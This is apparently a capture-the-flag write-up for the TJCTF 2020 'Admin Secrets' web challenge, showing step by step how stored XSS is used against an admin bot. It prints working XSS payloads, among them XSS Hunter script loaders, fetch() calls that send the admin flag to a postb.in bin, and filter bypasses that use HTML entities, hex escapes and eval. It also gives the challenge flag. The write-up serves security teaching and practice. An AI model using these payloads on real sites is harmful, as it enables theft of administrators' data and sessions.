
TJCTF 2020 Admin Secrets

Saturday, March 7, 2020 12:16 PM



Admin Secrets 100 points


Web - Solved (60 solves)

Written by avz92

See if you can get the flag from the admin at this website!


https://admin_secrets.tjctf.org/

You register a username/password and then login and get here:


https://admin_secrets.tjctf.org
Home
My Posts
Logout
Textbin
Text to share!
Write anything! (please don't hack us)
Create

You can enter a post and click Create:


This generates a unique URL and says you can "report" it to the admin:



This is a common type of problem where you can enter executable javascript in various ways and when the Admin views your post, your code runs (XSS) inside their browser!

I like to start these off using XSS Hunter. It'll give you a screenshot of the web page and also include the full DOM.

This great site gives you various payloads to try:


xsshunter.com/app

Apps Misc Wiki Tools DevTools Learning Personal FLM Hack K8 kgrid

XSS Hunter BETA Home Features Sign Up Contact/Abuse XSS Hunter Donate Logout Run by @IAmMa

Official Announcement Regarding Email Notifications
Due to the high level of abuse/traffic this service gets we were previously banned from multiple email services. For this reason email notifications were previously unav
re-enabled email notifications, however it is **self-hosted**. For those not familiar with self-hosting email, **it is extremely likely that the email notifications you will re**
to receive these notifications please whitelist emails from `xsshunter.com` for your email provider. Thanks :)
- `@IAmMandatory`

Try GrantProxy, a Chrome extension that turns your browser into a fully-functional HTTP proxy server.

XSS Fires | Collected Pages | Payloads

`<script>` **Tag Payload** - Basic XSS payload.

```
"><script src=https:/[redacted]ss.ht></script>
```

Copy Payload to Clipboard

`javascript:` **URI Payload** - For use where URI's are taken as input.

```
javascript:eval('var a=document.createElement(\'script\');a.src=\'https:[redacted]l.xss.ht\';document.body.appendChild(a)')
```

Copy Payload to Clipboard


`<input>` **Tag Payload** - For bypassing poorly designed blacklist systems with the HTML5 `autofocus` attribute.

```
"><input onfocus=eval(atob(this.id)) id=[redacted]
```

I went this with this as my post:

<script src=https://MYIDGOESHERE.xss.ht></script>


I posted this and then clicked the Report button. XSS Hunter then captured lots of great info:


XSS Fires | Collected Pages | Payloads | Settings


XSS Payload Fires

Thumbnail	Victim IP	Vulnerable Page URI	Options
Textbin	3.83.190.219	http://127.0.0.1:1337/posts/%212cWNYmtc7%21p...	View Full Report / Resend Email Report / Delete


Clicking View Full Report shows a bigger screenshot of the page:



Here are relevant snippets from the DOM:



```
                <div class="row">
                    <div class="col-8 admin_console">
                        <!-- Only the admin can see this -->


                                <button class="btn btn-primary flag-button">Access Flag</button>

<a href="/button" class="btn btn-primary other-button">Delete User</a>

<a href="/button" class="btn btn-primary other-button">Delete Post</a>

```



```

                var flag='';
                f=function(e){

                    $.ajax({
                        type: "GET",
                        url: "/admin_flag",
                        success: function(resp) {
                            flag=resp;$("#responseAlert").text(resp); $("#responseAlert").css("display","");
                        }
                    })
                    return flag;
                };
                $('.flag-button').on('click',f);


```

We can see that the admin has more buttons on this page than we have!

Also, there is an Access Flag button that is wired via jquery to make a GET call to /admin_flag.

Armed with that, let's craft a payload that uses fetch() to GET /admin_flag and then exfiltrate it to postb.in.

https://postb.in is a great site for exfiltration like this:


First Try at the Flag

<script>

```
fetch('/admin_flag')
  .then(response => response.text())
  .then(text => fetch('https://postb.in/1590456355527-7540427616331?data='+btoa(text)));
</script>
```

btoa() takes the response text and turns it into base64. We add that as a query parameter so postb.in will show it to us.

After posting this, the code runs in MY browser first; generating a hit on post.bin.




```
Bin '1590456355527-7540427616331'

GET /1590456355527-7540427616331 2020-05-26T01:27:43.859Z          [Req '1590456463859-285

Headers                                  Query
x-real-ip: [redacted]                    data:
host: postb.in                           T25seSB0aGUgYWRtaW4gY2FuIGFjY2VzcyB0aGlzIGVuZHBvaW50Lg==
connection: close
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
```

This data decodes to:

Only the admin can access this endpoint.

After clicking the Report to Admin button, we get another hit:



```
GET /1590456355527-7540427616331 2020-05-26T01:28:28.929Z   [Req '1590456508929-4375831480138' : 3.83.190.219]

Headers                                  Query
x-real-ip: 3.83.190.219                  data:
host: postb.in                           VGhpcyBwb3N0IGNvbnRhaW5zIHVuc2FmZSBjb250ZW50LiBUbyBwcmV2ZW50IHVuYXV0aG9yaXplZCBhY2Nlc3MsIHRo
connection: close
user-agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/83.0.4103.61 Safari/537.36
accept: */*
```

This decodes to:

This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Script tags found. Single quote found. Parenthesis found.

So, they have filtering that we have to bypass.

Luckily there are LOTS of pages out there that talk about XSS filter bypassing.

Second Try at the Flag

Let's first try to remove the script tags. We know we still have quotes and parenthesis but it is helpful to try to remove one complaint at a time. That way, you are not changing 3 things at once where you'll have a hard time troubleshooting your mistakes.

This is a standard way to avoid script tags. There is no **src** attribute value so **onerror** is executed immediately.

```
<img src="" onerror="fetch('/admin_flag').then(response => response.text()).then(text => fetch('https://postb.in/
1590456355527-7540427616331?data='+btoa(text)))">
```

After posting/reporting this and decoding the postb.in hit:

This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Single quote found. Double quote found. Parenthesis found.

Ok so far.

Third Try at the Flag

Now let's remove all quotes:

```
<img src=zzz onerror=fetch(&#x27;/
admin_flag&#x27;).then(response=&gt;response.text()).then(text=&gt;fetch(&#x27;https://postb.in/
1590456355527-7540427616331?data=&#x27;+btoa(text)))>
```

As I learned by reading XSS filter bypass sites, browsers are very forgiving. Here we still have **src** and **onerror** attributes but the values have no quotes surrounding them. However, you can't have any spaces so I removed all of them from **onerror**.

We can then use character entities for the quotes. **&#27;** is single quote.

The => expression in the promise caused problems since the > character looks like it is ending the img tag.
So, replaced all **>** with **&gt;**

After posting/reporting/decoding this, we get:

This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Parenthesis found.


Making progress!

Winning Try at the Flag

```
<img src=zzz onerror=eval&#x28;&#x22;fetch\x28&#x27;/
admin_flag&#x27;\x29.then\x28response=&gt;response.text
\x28\x29\x29.then\x28text=&gt;fetch\x28&#x27;https://postb.in/
1590456355527-7540427616331?data=&#x27;+btoa\x28text
\x29\x29\x29&#x22;&#x29;>
```

Here I replaced (with &#x28; and) with &#x29; It isn't pretty to look at but it is still legal.

This time we get this postb.in hit:



GET /1590456355527-7540427616331 2020-05-26T01:43:29.740Z [Req '15904574097

Headers

x-real-ip: 3.83.190.219
host: postb.in
connection: close
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/83.0.4103.61 Safari/537.36

Query

data:
dGpjdGZ7c3QwcF9zdDNhbGluZ190aDNfQURtMW5zX2ZsNGdzfQ==

Body

Which decodes into the flag:

tjctf{st0p_st3aling_th3_ADm1ns_fl4gs}